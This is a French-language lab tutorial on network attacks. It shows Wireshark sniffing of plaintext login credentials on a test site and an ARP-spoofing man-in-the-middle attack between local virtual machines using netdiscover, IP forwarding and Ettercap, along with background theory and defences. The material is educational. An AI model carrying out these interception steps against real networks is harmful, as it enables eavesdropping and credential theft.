


Étape 6 : Accédez au site Web [vulnweb](http://vulnweb.com) et entrez le nom d'utilisateur des informations d'identification comme test et le mot de passe comme test, puis cliquez sur connexion. Vous pouvez saisir les informations d'identification de votre choix.




Étape 7 : Après avoir cliqué sur la connexion, accédez à Wireshark et arrêtez de capturer les paquets réseau. Le bouton est dans le coin supérieur droit en rouge.


Après cela, vous pouvez voir qu'il y a beaucoup de paquets et qu'il est difficile de trouver le paquet particulier, donc pour trouver le paquet, vous devez filtrer les paquets en entrant le nom du protocole, ici nous savons que le site Web utilise HTTP protocole donc j'ai entré le mot-clé HTTP dans la barre de recherche.



Étape 8 : Après avoir filtré le paquet, vous pouvez voir les paquets de protocole HTTP, cliquez maintenant avec le bouton droit sur le paquet de protocole HTTP, et vous pouvez voir de nombreuses options disponibles, accédez à l'option **Follow** après quoi vous pouvez voir **TCP stream** et **HTTP stream**, cliquez sur Option **TCP stream**.



Étape 9 : Après avoir cliqué sur l'option **TCP stream**, une nouvelle fenêtre s'ouvrira et vous devrez rechercher les mots-clés **uname** et **pass** dans le paquet, comme vous pouvez le voir dans l'image ci-dessous dans mon cas, **uname** et **pass** affichent les informations d'identification.



4. Conclusion

Le reniflage de paquets (packet sniffing) est une technologie puissante qui peut être utilisée à la fois pour le bien et pour le mal. Il permet aux administrateurs réseau de surveiller et de résoudre les problèmes de réseau, tout en permettant aux attaquants de voler des informations sensibles ou de perturber les opérations du réseau.

Pour empêcher le reniflage de paquets non autorisés, les organisations doivent mettre en œuvre des mesures de sécurité telles que le chiffrement, la segmentation du réseau et les contrôles d'accès. De plus, les administrateurs réseau doivent être vigilants dans la surveillance de l'activité du réseau et être formés à la détection et à la réponse aux menaces de sécurité.


ARP Spoofing attack

What is the ARP Protocol?

Le protocole ARP (Address Resolution Protocol) est utilisé pour traduire les adresses IP en adresses MAC et vice versa, permettant ainsi aux appareils de communiquer sur un réseau. Les hôtes maintiennent une table de correspondance appelée cache ARP pour faciliter ces traductions. Lorsqu'un hôte souhaite communiquer avec un appareil dont il ne connaît pas l'adresse MAC, il envoie une demande ARP pour obtenir cette information des autres appareils du réseau. Cependant, le protocole ARP présente des vulnérabilités de sécurité, telles que l'absence de vérification des réponses ARP, ce qui ouvre la porte aux attaques de détournement ARP.

Le protocole ARP fonctionne uniquement avec les adresses IP du protocole IPv4, qui utilise des adresses de 32 bits. Pour le protocole IPv6 plus récent, un autre protocole appelé NDP (Neighbor Discovery Protocol) est utilisé, offrant une sécurité renforcée grâce à l'utilisation de clés cryptographiques pour vérifier l'identité des hôtes. Toutefois, en raison de la prévalence d'IPv4 sur Internet, le protocole ARP est toujours largement utilisé.

What is ARP Spoofing (ARP Poisoning)?



Le principe de base derrière le ARP spoofing est d'exploiter l'absence d'authentification dans le protocole ARP en envoyant de faux messages ARP sur le réseau local (LAN).

Les attaques ARP spoofing peuvent être lancées à partir d'un hôte compromis sur le réseau local (LAN), ou à partir de la machine d'un attaquant connecté directement au réseau cible.

En général, le but de l'attaque est d'associer l'adresse MAC de l'hôte de l'attaquant à l'adresse IP d'un hôte cible, de sorte que tout le trafic destiné à l'hôte cible sera envoyé à l'hôte de l'attaquant.

L'attaquant peut choisir d'inspecter les paquets (espionnage), tout en faisant suivre le trafic à la destination par défaut réelle pour éviter d'être découvert, de modifier les données avant de les faire suivre (attaque de l'homme du milieu), ou de lancer une attaque par déni de service en provoquant la suppression de certains ou de tous les paquets sur le réseau.

Les vulnérabilités

- Communications non chiffrées : Lorsque les données sont transmises sans être chiffrées, un attaquant peut les intercepter et les lire facilement. Cela peut se produire sur des réseaux non sécurisés, tels que les réseaux Wi-Fi publics.
- Certificats SSL/TLS falsifiés : Les certificats SSL/TLS sont utilisés pour garantir que les sites web sont authentiques et sécurisés. Cependant, les attaquants peuvent utiliser des certificats SSL/TLS falsifiés pour tromper les utilisateurs et intercepter leurs communications.
- Wi-Fi public non sécurisé : Les réseaux Wi-Fi publics sont souvent non sécurisés et peuvent être facilement piratés pour intercepter les communications des utilisateurs.

Comment protéger l'attaque ARP Spoofing ?

- Utiliser le VPN

Le Réseau Privé Virtuel (VPN) chiffre le tunnel de réseau qui bloque votre activité et vous protège contre les attaques de spoofing. Nous recommandons de ne pas utiliser les réseaux Wi-Fi publics ou hotspots, car cela pourrait vous exposer à des attaques de type "Man In The Middle". Le VPN peut vous protéger et vous offrir une utilisation plus sûre du réseau Internet privé.

- ARP statique

Si vous disposez de deux hôtes, la configuration d'une entrée ARP statique crée une entrée permanente dans votre cache ARP qui peut aider à ajouter une couche de protection contre le spoofing.

- Filtrage de paquets

Le filtrage de paquets est un type de pare-feu utilisé pour contrôler l'accès au réseau en surveillant les paquets entrants et sortants.

Un pare-feu établit généralement une barrière entre un réseau interne approuvé et un réseau externe non approuvé, tel qu'Internet. Les paquets peuvent être filtrés par adresses réseau source et destination, protocole, numéros de port source et destination.

Lab. ARP Spoofing (MITM)


1. But

- Intercepter la communication entre 2 appareils dans un réseau commuté

2. Logiciels utilisés

- Kali Linux
- 2 appareils
- Wireshark

3. Installation



4. Commencer

- i. Obtenez un aperçu de votre réseau. (Kali Linux)

```
(cybersecurity㉿kali)-[~]
$ sudo netdiscover
```

```

Currently scanning: 192.168.15.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP          At MAC Address      Count    Len  MAC Vendor / Hostname
---          ---               ---      ---  ---
192.168.1.2 00:50:79:66:68:00      1      60  Private
192.168.1.3 08:00:27:a0:df:c6      1      60  PCS Systemtechnik GmbH

```

Le résultat nous montre le client (192.168.1.3) et le serveur (192.168.1.2).

- Démarrez la communication entre le client et le serveur.

```

cybersecurity@cybersecurity-VirtualBox:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=2.72 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=3.47 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=3.90 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=3.72 ms

```


- Regardez la table d'adresses MAC du client.

```

cybersecurity@cybersecurity-VirtualBox:~$ arp -a
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.2) at 00:50:79:66:68:00 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox:~$ █

```


- Démarrer Wireshark (Kali Linux)



Le résultat nous montre aucun trafic ICMP destiné au serveur (192.168.1.2).

v. Définissez le transfert IP. (Kali Linux)



Le transfert IP permet à un système d'exploitation de transférer des paquets comme le fait un routeur ou plus généralement de les acheminer via d'autres réseaux.




```
(root㉿kali)-[~/home/cybersecurity]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

vi. Lancez l'attaque MITM. (Kali Linux)


vii. Démarrer Ettercap et Sélectionnez la méthode et l'interface de sniffing correctes.




viii. Sélectionnez les hôtes (via un scan (Ctrl+S) ou manuellement (Add to target 1/2))




ix. Lancez l'attaque





X. Vérifiez si l'attaque a réussi

Nous capturons maintenant le trafic entre le client et le serveur.



La table d'adresses MAC du client est poisonend. (192.168.1.101 est notre Kali)

```
cybersecurity@cybersecurity-VirtualBox:~$ arp -a
? (192.168.1.2) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.67) at 08:00:27:e8:09:10 [ether] on enp0s3
? (192.168.1.101) at 08:00:27:e8:09:10 [ether] on enp0s3
cybersecurity@cybersecurity-VirtualBox:~$
```

xi. Conclusion

Une attaque de l'homme du milieu (MITM) est facile à établir et difficile à détecter

Le lien de lab

<https://github.com/zakariyaelghadir/cyber-attacks/tree/main/arp%20spoofing>

